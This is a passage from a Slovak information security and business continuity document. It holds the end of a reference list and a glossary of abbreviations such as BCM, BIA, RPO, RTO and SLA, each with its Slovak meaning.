[2] wikipedia http://en.wikipedia.org/wiki/

[3] http://www.oasis-pki.org/pdfs/Understanding_Path_construction-DS2.pdf

[4] ISO/IEC 27000 Information technology – Security techniques – Information security management systems – Overview and vocabulary

## 14.3 Zoznam skratiek

BCM angl. Business Continuity Management (manažment kontinuity činnosti)

BIA angl. Business Impact Analysis (analýza dopadov na biznis)

CGEIT Certified in the Governance of Enterprise IT

CISA angl. Certified Information Systems Auditor

CISM angl. Certified Information Security Manager

IKT informačné a komunikačné technológie

IS informačný systém

ISACA angl. Information Systems Audit and Control Association

ISVS Informačné systémy verejnej správy

MF SR Ministerstvo financií Slovenskej republiky

MTO angl. Maximum tolerable outage (maximálna doba výpadku)

MTPD angl. Maximum tolerable period of disruption (maximálna prípustná doba výpadku/prerušenia)

NIKI Národná informačná a komunikačná infraštruktúra

PDCA angl. Plan – Do – Check – Act

RPO angl. Recovery Point Objective (cieľový bod obnovenia)

RTO angl. Recovery Time Objective (cieľový čas obnovenia)

SLA angl. Service Level Agreement